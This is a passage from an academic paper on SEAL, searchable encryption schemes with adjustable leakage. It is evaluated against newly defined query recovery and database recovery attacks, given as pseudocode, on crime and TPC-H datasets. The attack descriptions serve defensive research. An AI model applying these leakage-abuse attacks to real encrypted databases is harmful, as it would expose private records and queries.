Our first modification of LOGARITHMIC-SRC-I is a simple one: Instead of outsourcing tree T_1 using SE, keep tree T_1 locally unencrypted and therefore previously exposed volume information will not be available. The only downside is the $O(|\mathbf{W}|)$ client storage that is required to store T_1, where $\mathbf{W}$ is the set of values of the range attribute. In practice this storage is minimal, e.g., none of the ranges of the attributes shown in Table 1 of our evaluation exceed 1MB. (Of course, if strictly necessary, we can outsource tree T_1 to the server via an oblivious dictionary without any leakage, increasing the search time by a polylog factor.)

RANGE-SRC-SE-(α, x). However, the above modification addresses the leakage only in T_1. But T_2 can also leak information. For example, (a) if the same tree node is accessed twice, there is nonzero probability that the same range is being queried, and (b) the result size (or an upper bound of it) is leaked from accessing T_2. To reduce the effect of leakages (a) and (b), one could reduce the number of sizes observed by the adversary by implementing the encrypted index for T_2 using SEAL(α, x) instead of simple SE.

Our second modification that yields our final scheme RANGE-SRC-SE-(α, x) does almost that, but it does *not* use ADJ-PADDING for reducing the volume pattern leakage—this would blow up the space to $O(xN \log(xN))$. Instead RANGE-SRC-SE-(α, x) reduces the number of sizes that are being observed to $\log_x N + 1$ by storing only as many *equally distributed* levels from T_2. E.g., for $x = 2$ all levels are stored, for $x = 4$ half of the levels are stored, while for $x = 16$ one fourth of the levels are stored. Note that by this approach the search complexity is $O(x \cdot r)$ and the space is $O(N \log_x N)$.

5 Evaluation Against Attacks

To benchmark the effectiveness of our proposed adjustable constructions POINT-ADJ-SE, JOIN-ADJ-SE and RANGE-SRC-SE, we could use existing state-of-the-art leakage-abuse attacks [11, 13, 25, 28, 32, 36]. However, these attacks are very sensitive to the *exact* overlapping or volume pattern (e.g., for ordering the records in range queries), which is not available in our adjustable constructions.

We introduce instead a new class of attacks where the adversary tries to work with only the available bits of leakage, and at a high level, tries to guess the rest of the bits. Also, our adversary is *quite powerful*, having plaintext access to the input dataset. We stress that this is a "heavy" benchmark that already covers known attacks [11, 13, 25, 28, 32, 36]. This is because if our adjustable constructions reduce the success rate of such a powerful attacker, a more realistic attacker with partial knowledge of the dataset would perform even worse (assuming the same attack strategy is followed). We now describe the attacker model in detail.

5.1 Attacker Model

Our model considers a single-client setting (we do not support a multi-client scenario with multiple parties accessing the data). We assume that our adversary: (i) is the system provider that hosts the encrypted database (including the encrypted index) and performs the encrypted query execution; (ii) is honest-but-curious (i.e., tries to infer information during the execution of the protocol, but does not deviate from the protocol, e.g., to give a "tampered" answer); (iii) has full visibility of the server-side execution and memory; (iv) acquires all the possible leaked information from query execution—observing all possible queries at least once; (v) has access to 100% of the plaintext database. Our adversary has two goals:

1. First, to perform a *query recovery attack*, namely decrypting the client encrypted queries;
2. Second, to perform a *database recovery attack*, that requires to map plaintext values (for the queried attribute) to the tuples of the encrypted database.

We stress that this a strong attacker model, one that we believe is beyond most real-world adversaries' capabilities. This was a deliberate design decision as our main goal is to evaluate our proposed mitigation techniques against a strong adversary. On the other hand, our analysis does not capture cases where the attacker has information about the query distribution.

Note here that a database recovery attack in the case of SE ($\alpha = \log N$) is trivial, since the identifiers of the encrypted records reveal the desired mapping to the plaintext records directly. This task becomes more challenging for smaller values of α where this information is not given in its entirety.

$QR_{SR} \leftarrow \mathsf{QueryRecoveryAttack}(\mathcal{T}, \{t_q, |q|\}_{q \in Q})$
Input: Plaintext tuples $\mathcal{T}$ and tokens t_q along with their volumes $|q|$.
Output: The success rate QR_{SR} of the attack.

1: Set $\mathcal{T} \leftarrow \mathsf{ADJ\text{-}Padding}(x, \mathcal{T})$.
2: Set CORRECT $= 0$.
3: **for** each token t_q **do**
4: Choose q' at random from the set $\{q' : |\mathcal{T}(q')| = |q|\}$.
5: Remove q' from $\mathcal{T}$.
6: **if** q' is the correct decryption for t_q **then**
7: CORRECT++.
8: **return** CORRECT$/|Q|$.

Figure 7: Query Recovery Attack for Point Queries.

In addition, note that the database recovery attack becomes also trivial if SEAL does not re-randomize or assign new tuple ids to encrypted tuples; which is not the case in SEAL (see Line 6 of the used ADJ-ORAM-α).

For our experiments, we define the query recovery success rate QR_{SR} as the ratio of the number of correctly decrypted queries over the total number of considered queries. We also define the database recovery success rate DR_{SR} as the ratio of the number of encrypted tuples that have been correctly mapped to the plaintext tuples.

5.2 Experimental Setup

Our experiments were conducted on a 64-bit machine with an Intel Xeon E5-2676v3 and 64 GB RAM. We utilized the JavaX.crypto and the bouncy castle library [2] for the cryptographic operations. Our java implementation does not use hardware supported cryptographic operations. However, this does not affect our conclusions. The use of hardware supported cryptographic operations can further improve the absolute time for construction and search, but it will not affect the comparison for different parameters α and x.

We consider the following two datasets in our experimental evaluation. For attacking POINT-ADJ-SE-(α, x), we use a real dataset consisting of 6,123,276 tuples with 22 attributes of reported incidents of crime in Chicago [3]. For attacking POINT-ADJ-SE-(α, x), JOIN-ADJ-SE-(α, x), and RANGE-SRC-SE-(α, x), we used the TPC-H benchmark [4] with scaling factor 0.1 which is widely used by the database community[5]. TPC-H consists of eight separate tables (PART, SUPPLIER, PARTSUPP, CUSTOMER, NATION, LINEITEM, REGION, ORDERS). Our attacks take as input the leakage of all possible queries (worst-case leakage). The same attacks can be run with less queries, leading to lower success rate. When evaluating the performance of

[5] We do not provide an evaluation for group-by queries since the results are identical to those for point queries (after observing all the distinct queries).

$DR_{SR} \leftarrow$ DatabaseRecoveryAttack$(\mathcal{T}, enc(\mathcal{T}), \{t_q, S_q\}_{q \in Q})$

Input: Plaintext tuples $\mathcal{T}$, encrypted tuples $enc(\mathcal{T})$ and tokens t_q along with respective set S_q of encrypted tuples (and their α-bit identifiers).

Output: The success rate DR_{SR} of the attack.

1: Set $\mathcal{T} \leftarrow$ ADJ-Padding$(x, \mathcal{T})$.
2: Set CORRECT $= 0$.
3: **for** each pair (t_q, S_q) **do**
4: Choose q' at random from the set $\{q' : |\mathcal{T}(q')| = |S_q|\}$.
5: **for** each encrypted tuple $e \in S_q$ **do**
6: Let id be the α-bit identifier of e.
7: Choose at random a tuple t from $enc(\mathcal{T})$ that has id as the first α bits of its identifier.
8: Remove t from $enc(\mathcal{T})$.
9: **if** encrypted tuple t has value q' at the queried attribute **then**
10: CORRECT++.
11: Remove q' from $\mathcal{T}$.
12: **return** CORRECT$/\sum |S_q|$.

Figure 8: Database Recovery Attack for Point Queries.

SEAL(α, x) we store the oblivious dictionary locally.

We denote with $x = \perp$ the lack of padding, where the attacker can observe up to N distinct result sizes.

5.3 Attacking POINT-ADJ-SE

We evaluate the effectiveness of POINT-ADJ-SE-(α, x) against our new query/database recovery attacks. In both attacks we consider one attribute of one table at a time.


Our *query recovery* attack (see Figure 7) is very simple and uses only volume pattern leakage. Having access to the plaintext table $\mathcal{T}$, the adversary computes the new padded table for the queried attribute (Line 1 in Figure 7) using the padding parameter x. Now, for a given encrypted query q with size $|q|$ the adversary uses $\mathcal{T}$ to find the candidate plaintext values which have size $|q|$, and chooses one of them at random (see Line 4 in Figure 7). Note that the higher the value of x is, the larger the set of possible values in Line 4 is therefore reducing the success rate of the attack.

The *database recovery* (see Figure 8) works as follows. First the adversary decrypts which keyword we are querying, as before—say this keyword is q'. Now, the goal is to map the value q' to the correct encrypted tuples in $enc(\mathcal{T})$, where $enc(\mathcal{T})$ is the encrypted database produced by the SETUP algorithm of SEAL. The adversary knowing from $\mathcal{L}_2$ leakage the α-bits of each returned encrypted tuple, chooses at random for each of them one tuple from $enc(\mathcal{T})$ with same α bits as prefix and maps q' to this tuple. Finally, the adversary removes the chosen tuples t from $enc(\mathcal{T})$. The adversary is successful if after this process the encrypted tuple t has value q' at the queried attribute. Clearly, the smaller α is, the more bits the adversary will have to guess (the larger the set of tuples with same α bits as prefix is) and therefore the less successful the attack is going to be.

Query recovery attack evaluation. Figures 9(a), and 9(b) show the evaluation of POINT-ADJ-SE-(α, x) against the query recovery attack. We only vary x since α does not affect the effectiveness of the attack. Figure 9(a) demonstrates the evaluation for the LINEITEM table (TPC-H), while Figure 9(b) presents the results for the Crime dataset. In all figures, we report the attacker's query recovery success rate if she just maps encrypted queries to plaintext values at random, i.e., $1/|\mathbf{W}|$—ideally, the success rate of our attack should be as close as possible to this "Random" approach.


In Figure 9(a), for $x = 2$ (only a $2\times$ overhead in search time and storage), we see that our scheme forces the attacker to perform very close to "Random" for 14 out of 16 attributes. We observe that QR_{SR} for attribute 8 is close to Random for $x = 16$, while for attribute 4 greater values of x are needed. Let us look why this is the case for, say, attribute 8: There are only three values that can be queried with highly-skewed result sizes $|q_1|$ =1, $|q_2|$ =1,000 and $|q_3|$ =100,000. Therefore the larger the number of padded sizes is, the more likely it is that each q_i will be mapped to a distinct padded size, allowing the attacker to still distinguish them. We observe similar patterns for the tables of TPC-H and we report the results for tables ORDERS and PART in Figure 10.

In Figure 9(b) we repeat the same experiment for the 22 attributes of the crime dataset, and we observe that in 17 out of 22 attributes for $x = 4$ (up to $4\times$ performance degradation) the attacker's QR_{SR} significantly drops and is close to the Random approach. For attributes $6, 8, 10, 12, 15$ greater values of x are needed again due to the small number of values that these attributes have. Finally, we observe that in attributes 15 and 18, QR_{SR} is higher for $x = 64$ than for $x = 4$, which is counterintuitive. This is because the query sizes of the values in these attributes are distributed in a way that for $x = 4$ there are less distinct sizes than for $x = 64$.



(a) LINEITEM (TPC-H) (b) Crime Dataset

Figure 9: Query Recovery Attack against POINT-ADJ-SE for various x.




(a) ORDERS (TPC-H) (b) PART (TPC-H)

Figure 10: Query Recovery Attack against POINT-ADJ-SE for various x.

Database recovery attack evaluation. The database recovery attack is based on the query recovery one. Thus, due to lack of space we focus on the 22 attributes of the crime dataset in which QR_{SR} is higher than the one in the TPC-H dataset. Figure 11 shows the attacker's success rate for the database recovery attack (DR_{SR}) for $\alpha = (17,19,21,23)$ ($\alpha = 23$ corresponds to SEAL$(\log N, x)$) and for $x = \perp$ and $x = 2$. Recall that in our threat model the attacker has plaintext access to the input dataset, so for the database recovery attacks we report as a reference point a greedy strategy that the adversary may follow, in which she maps all encrypted tuples to the most frequent plaintext value (guessing heuristically). E.g., for a binary attribute if the most frequent value appears in the 70% of the tuples/tuple-ids then the adversary achieves $DR_{SR} = 70\%$ by following the greedy strategy. Ideally, the goal is to find α as close as possible to $\log N$ and the smallest possible value of x, while DR_{SR} is below the greedy strategy. As is shown in Figure 11 for $\alpha = \log N - 2 = 21$ and $x = 2$ the attacker's success rate is always below the success rate of the greedy strategy. In Figure 12, we provide a more detailed evaluation for 4 specific attributes of the crime dataset for $\alpha \in [0, \log N]$ and $x = \perp, 2, 3, 4$.


5.4 Attacking JOIN-ADJ-SE

We evaluate the effectiveness of JOIN-ADJ-SE-(α, x) using the database recovery attack proposed for point queries (see Figures 8). Since the database schema and the size of each table are usually not considered private information, we do not consider join query recovery attacks.



(a) $x = \perp$ (b) $x = 2$

Figure 11: Database Recovery Attack against POINT-ADJ-SE for the Crime Dataset. We show all attributes.



(a) Attribute 4 (b) Attribute 7


(c) Attribute 11 (d) Attribute 20

Figure 12: Database Recovery Attack against POINT-ADJ-SE for the Crime Dataset. Attributes 4,7,11,20.

Attack evaluation. Figure 13 demonstrates the database recovery attack for foreign-key join queries. We consider foreign-key joins between tables (i) SUPPLIER and NATION—Figure 13(a), and (ii) CUSTOMER and NATION; the TPC-H benchmark contains only foreign-key joins. We observe in Figure 13(b) the DR_{SR} for $\alpha = [0, \log N]$, and $x = \perp, 2, 3, 4$. For $\alpha = 0$ and $x = \perp$, DR_{SR} is 65% in Figure 13(a) and 97% in Figure13(b), but for $\alpha = \log N - 1$ and $x = 2$, DR_{SR} drops below 6%. We conducted all the possible foreign-key joins and we observe the same pattern.

5.5 Attacking RANGE-SRC-SE

We evaluate the effectiveness of RANGE-SRC-SE-(α, x) scheme for various x against slightly modified versions of the attacks for point queries (Figures 7 and 8). In particular in Line 2 of both Figure 7 and 8, we do not perform padding but we recreate T_2 in plaintext with only $\log_x N + 1$ evenly distributes levels. We report as a baseline a scheme that does not perform padding but hides the entire overlapping pattern leakage. For the case of query recovery attack we set $\alpha = \log N$ for RANGE-SRC-SE-(α, x), since varying α does not affect the effectiveness of the attack.



(a) SUPPLIER ⋈NATION (b) CUSTOMER ⋈NATION

Figure 13: Database Recovery Attack for Foreign-key Join Queries for the TPC-H Benchmark.

Attribute	#Queries	# Correctly Decrypted Queries			
		Baseline	RANGE-SRC-SE		
			$x=2$	$x=4$	$x=8$
PS_SupplyCost	500500	73446	14	6	2
P_Size	1275	1184	10	5	2
P_RetailPrice	519690	19555	18	5	2
L_Tax	45	45	8	5	3
L_Quantity	1275	1263	10	4	3
L_Discount	66	66	8	4	1


Table 1: Query Recovery Attack for Range Queries (QR_{SR} = # Correctly Decrypted Queries /#Queries)

Attack evaluation. We focus on numeric attributes PS_SupplyCost from table PARTSUPP; P_Size and P_RetailPrice from PART; L_TAX, L_QUANTITY, L_DISCOUNT from LINEITEM. Table 1 presents for each attribute the number of all possible range queries and the number of the correctly decrypted ones using the baseline (Column 3 of Table 1), and RANGE-SRC-SE for $x=2$, $x=4$ and $x=8$ (Columns 4, 5, 6 of Table 1). We observe that $x=8$ drastically reduces the number of correctly decrypted queries. We omit the presentation of the database recovery attacks for ranges, since DR_{SR} is primarily based on the result of the query recovery attack, and we see in Table 1 that even for $x=2$ QR_{SR} is small.

5.6 Efficiency of Adjustable Constructions


In Figure 14(a), we fix a database with size 2^{22} records, and we show the largest slowdown (across all the possible result sizes—$1,2,3\ldots N$) of SEAL(α,x) compared to a SE scheme which has the maximum leakage. Similarly, in Figure 15(a), we show the smallest speedup achieved by our construction SEAL(α,x) (for various values of α and x) compared to an approach that performs sequential scan and has no leakage. Because, we consider the worst-case speedup from the most secure solution ($\alpha=0$ and $x=N$), sequential scan provides a more efficient approach than the use of worst-case padding with ORAM which is also achieves the same security. We do an analysis of these plots in the next section.

We highlight again that **neither** SE **nor** sequential scan are competitors of SEAL, since (i) SEAL encapsulates those schemes (e.g., for $\alpha=0$ and $x=N$ becomes sequential scan and for $\alpha=\log N$ and $x=\perp$ becomes SE scheme), and (ii)



(a) SEAL(α,x) (b) Range Schemes

Figure 14: Slowdown from SE.



(a) SEAL(α,x) (b) Range Schemes


Figure 15: Speedup from sequential scan.

for non-trivial α and x they provide different security level. We provide those experiments only as reference points of SEAL's performance compared with the most and least secure solutions. In addition, Figures 14(a),15(a) can be used in combination with Figures 9-13 and Table 1: For a given query type and attack we can specify good values for α,x (for mitigating the attack) from Figures 9-13 and Table 1,and for those values we can see the relative performance of SEAL compared with SE and sequential scan in Figures 14(a),15(a).

Figure 14(b) and 15(b) evaluate RANGE-ADJ-SE-$(0,x)$ and RANGE-SRC-SE-$(\log N,x)$. Note that both schemes hide the overlapping pattern, the first by using ORAM, the second by construction. Also both schemes are using the same x, allowing the adversary to observe the same number of different sizes (but not necessarily the same sizes). Note that RANGE-SRC-SE performs much better than RANGE-ADJ-SE. This is to be expected given RANGE-SRC-SE has more leakage—the search pattern, which however we do not know how to use in an attack here.[6]


We provide additional experiments regarding the performance of our SEAL scheme for the crime dataset. We show experiments for values of α and x that significantly mitigate the proposed attacks and achieve good performance (as we also discuss in the next section). In Figure 16, we evaluate the required index size and construction time of SEAL for $x=\perp,2,3,4$. Finally, in Figures 17 and 18 we evaluate the end-to-end search time of our SEAL scheme for two attributes of the crime dataset for $\alpha=20,21,22,23$ and $x=\perp,2,3,4$.

[6] Although the search pattern (combined with the access pattern) has been used in recent work by Kornaropoulos et al. [35] to attack RANGE-SE, it is not clear how it can be used for RANGE-SRC-SE-(α,x).



(a) Construction Time (b) Index Size


Figure 16: Index Costs - Crime Dataset



(a) $x = \perp$ (b) $x = 2$

(c) $x = 3$ (d) $x = 4$

Figure 17: Search costs - Crime Dataset (Attribute 5)



(a) $x = \perp$ (b) $x = 2$

(c) $x = 3$ (d) $x = 4$

Figure 18: Search costs - Crime Dataset (Attribute 8)

5.7 Setting Parameters α and x in Practice

From the above findings, it should be evident that finding appropriate parameter values is heavily data-dependent. In particular, it depends on the size of the database, number of distinct values, and the distribution of a given searchable attribute. One way for users to tune these parameters is to use our attacks as an estimator, e.g., provide their databases as input and try different values of α and x in order to set their desirable success rate thresholds against our attacks (before outsourcing the database). Below, we provide more general guidelines on how one can set these parameters based on our evaluation.

Setting parameter x. Parameter x solely controls the success rate of the query recovery attack for point, range (RANGE-SRC scheme) and group-by queries. The query recovery attack tries to map the encrypted queries to plaintext ones based on the volume leakage. For instance, if a database contains only two values a and b and the volume of the former value is greater than the latter, i.e., $|q(a)| > |q(b)|$, the adversary can correctly map with certainty the encrypted query with the greater volume to a and the other one to b. Now, assuming that both values have the same volume, the adversary cannot distinguish the encrypted queries and is forced to guess. Increasing the parameter x, we try to have more queries with the same size in order to increase the adversary's uncertainty, but finding a good value of x also depends on the distribution of the searchable value. For instance, attribute 9 of the crime dataset is a binary attribute (it has 2 distinct values), in which $|q(a)| = 4374175$ and $|q(b)| = 1749100$. We observe that for $x = 2$ these queries still will have different volumes, but for $x = 3$ they obtain the same volume (i.e., $|q'(a)| = |q'(b)| = 4782969$) and they will be indistinguishable. Attribute 10 of the crime dataset, which is also a binary attribute, has $|q(a)| = 5337429$ and $|q(b)| = 785846$ and in order to make these sizes indistinguishable higher values of x are needed, i.e., $x = 14$. Again, this kind of analysis can be performed locally, prior to outsourcing the dataset.

Setting parameter α. Parameter α affects the success rate of the database recovery attacks for point, range (RANGE-SRC scheme), join and group-by queries. The success of this attack firstly depends on the outcome of the query recovery attack. Thus, tuning the parameter x in order to increase the uncertainty of the adversary is very important. Nevertheless, parameter α controls how many tuples are indistinguishable from each other. For example, setting $\alpha = \log N - 1$ our scheme creates $N/2$ ORAMs of size 2—thus every tuple is indistinguishable from another one (all the tuples that are in the same ORAM are indistinguishable from each other). Therefore, even if the query recovery attack has 100% success rate and we are trying to find the correct mapping of plaintext tuples to encrypted ones, the success rate of this attack will be at most 50% for $\alpha = \log N - 1$. However, in our proposed database recovery attack, we treat the case when encrypted and plaintext tuples have the same searchable value but differ in the rest of the attributes as a success. Due to this, the distribution

of an attribute will also affect the success of the database recovery attacks. For instance, for point queries attribute 9 of the crime dataset (which has 2 values— $|q(a)| = 4374175$ and $|q(b)| = 1749100$) for $x = \perp$ and $\alpha = \log N - 1 = 22$, our attack has success rate around 87%, because the success rate of the query recovery attack is 100% and the adversary has uncertainty only when the same ORAM contains both tuples with value a and b.

Finally, we provide some general conclusions from the analysis that we performed on our chosen datasets. We observe that for point and join queries setting $\alpha = \log N - 3$ and $x = 4$ significantly reduces both QR_{SR} and DR_{SR} (e.g., attributes 4,5 of LINEITEM and attributes 13,14 of crime dataset for point queries; SUPPLIER⋈NATION and CUSTOMER⋈NATION for join queries), while for these values the smallest speedup from sequential scan is more than $262,000\times$ and the maximum slow-down from SE is $32\times$. There are rare cases that attributes with skewed distribution and small number of distinct values, e.g., binary attributes, require higher values of x, such as $x = 16$ or $x = 64$ (e.g., attribute 9 of LINEITEM and attributes 9,10 of the crime dataset for point queries). In the cases of range queries, we observe that our RANGE-SRC-SE-$(\log N, x)$ for $x = 8$ significantly mitigates our all-powerful query recovery attack (e.g., L_Tax and L_Discount attribute—the success rate of the attack drops from 100% below 7% and 2% respectively) and achieves a maximum $48\times$ slowdown from plain RANGE-SE.

6 Challenges for Dynamic Databases

Our work only focuses on static databases. We believe that a very interesting problem for future work is to extend this work for dynamic databases, an approach that introduces more leakage and makes the problem more challenging. Towards this goal, we know from the literature of SE how we can support dynamic point queries (there is an extensive literature on dynamic schemes that achieve forward/backward privacy [10, 14, 19, 21, 33, 44]—the state-of-the-art security definitions for dynamic SE. A first challenge towards dynamic databases is to study if these security definitions for point queries are suitable for other query types (such as range, joins and group-by queries), as well as to find schemes that achieve those definitions. A second challenge is that prior ORAM and our ADJ-ORAM schemes require initializing at setup the worst-case memory size—modifying them for the dynamic case (without having to set a-priori a large upper bound) is a non-trivial problem. A third challenge is how we could efficiently use our ADJ-Padding technique, since new updates will continuously change the distribution of the searchable attribute. Predicting the required padding size (without extra costly bookkeeping) for a certain keyword without knowing future updates would be very challenging.

One approach for handling dynamic point queries would be to explore whether our ADJ-ORAM can be used as a drop-in replacement in existing dynamic ORAM-based SE schemes (e.g., ORION from [21]), obtaining a good efficiency/security trade-off. However, this would require addressing the aforementioned second and third challenges. An alternative direction that avoids these challenges is to use existing techniques that transform static SE to dynamic ones (e.g., SD_a from [14]). At a high level, this requires storing the result of N updates in a sequence of $\log N + 1$ separate indexes (with size $2^0, \ldots, 2^{\log N}$), where each update is first stored in the smallest index and whenever two indexes of the same size exist they are downloaded and merged to a larger new index by the client. Search queries are executed at all encrypted indexes independently. Such techniques that periodically rebuild the encrypted indexes do not require defining a maximum capacity during setup. Moreover, they allow the client to update the parameters α and x depending on how the database has evolved. However, the main drawback of this approach is updates, since it has a (amortized) $O(\log N)$ update cost. While de-amortization is possible, it is not trivial, especially in our adjustable setting, and we believe that it is a very interesting problem for future work.

7 Conclusion

In this work we show the necessity of new defense mechanisms (beyond SE) for encrypted databases. We propose SEAL, a family of new SE schemes with adjustable leakage which can be used for building efficient encrypted databases (for point, range, group-by and joins queries). In our evaluation we show that for our tested datasets SEAL is robust against all-powerful attacks with a reasonable performance overhead. Finally, we believe SEAL can serve as a benchmark for measuring the effectiveness of existing and future leakage-abuse attacks.

Acknowledgements

This work was supported in part by NSF awards #1514261 and #1652259, the National Institute of Standards and Technology, Hong Kong RGC grant ECS-26208318, and by a Symantec Research Lab Graduate Fellowship. We thank NortonLifeLock Inc. for its support, Niels Provos for shepherding the paper and the anonymous reviewers for their valuable suggestions and comments.

References

[1] Attack of the week: searchable encryption and the ever-expanding leakage function. https://blog.cryptographyengineering.com/. Accessed: 2019-06-06.

[2] Bouncy castle. http://www.bouncycastle.org.

[3] Crimes 2001 to present (city of chicago). https://data.cityofchicago.org/ public-safety/crimes-2001-to-present/ijzp-q8t2.

[4] Tpc-h benchmark. http://www.tpc.org/tpch.

[5] R. Agrawal, J. Kiernan, R. Srikant, and Y. Xu. Order Preserving Encryption for Numeric Data. In *Proceedings of the 2004 ACM SIGMOD international conference on Management of data*, pages 563–574. ACM, 2004.

[6] S. Bajaj and R. Sion. Trusteddb: a trusted hardware based database with privacy and data confidentiality. In *Proceedings of the 2011 ACM SIGMOD International Conference on Management of data*, pages 205–216. ACM, 2011.

[7] L. Blackstone, S. Kamara, and T. Moataz. Revisiting leakage abuse attacks. In *Proc. of NDSS*, 2020.

[8] R. Bost. Sofos: Forward Secure Searchable Encryption. In *CCS*, 2016.

[9] R. Bost and P.-A. Fouque. Thwarting leakage abuse attacks against searchable encryption–a formal approach and applications to database padding. Technical report, Cryptology ePrint Archive, Report 2017/1060.

[10] R. Bost, B. Minaud, and O. Ohrimenko. Forward and backward private searchable encryption from constrained cryptographic primitives. In *CCS*, 2017.

[11] D. Cash, P. Grubbs, J. Perry, and T. Ristenpart. Leakage-abuse attacks against searchable encryption. In *CCS*, 2015.

[12] R. Curtmola, J. Garay, S. Kamara, and R. Ostrovsky. Searchable Symmetric Encryption: Improved Definitions and Efficient Constructions. *Journal of Computer Security, 2011*.

[13] J. L. Dautrich Jr and C. V. Ravishankar. Compromising Privacy in Precise Query Protocols. In *Proceedings of the 16th International Conference on Extending Database Technology*, pages 155–166. ACM, 2013.

[14] I. Demertzis, J. Ghareh Chamani, D. Papadopoulos, and C. Papamanthou. Dynamic searchable encryption with small client storage. In *NDSS*, 2020.

[15] I. Demertzis, S. Papadopoulos, O. Papapetrou, A. Deligiannakis, and M. Garofalakis. Practical Private Range Search Revisited. In *SIGMOD*, 2016.

[16] I. Demertzis, S. Papadopoulos, O. Papapetrou, A. Deligiannakis, M. Garofalakis, and C. Papamanthou. Practical private range search in depth. *TODS*, 2018.

[17] I. Demertzis and C. Papamanthou. Fast searchable encryption with tunable locality. In *SIGMOD*, 2017.

[18] I. Demertzis, R. Talapatra, and C. Papamanthou. Efficient searchable encryption through compression. *PVLDB*, 2018.

[19] M. Etemad, A. Küpçü, C. Papamanthou, and D. Evans. Efficient dynamic searchable encryption with forward privacy. *PETS*, 2018.

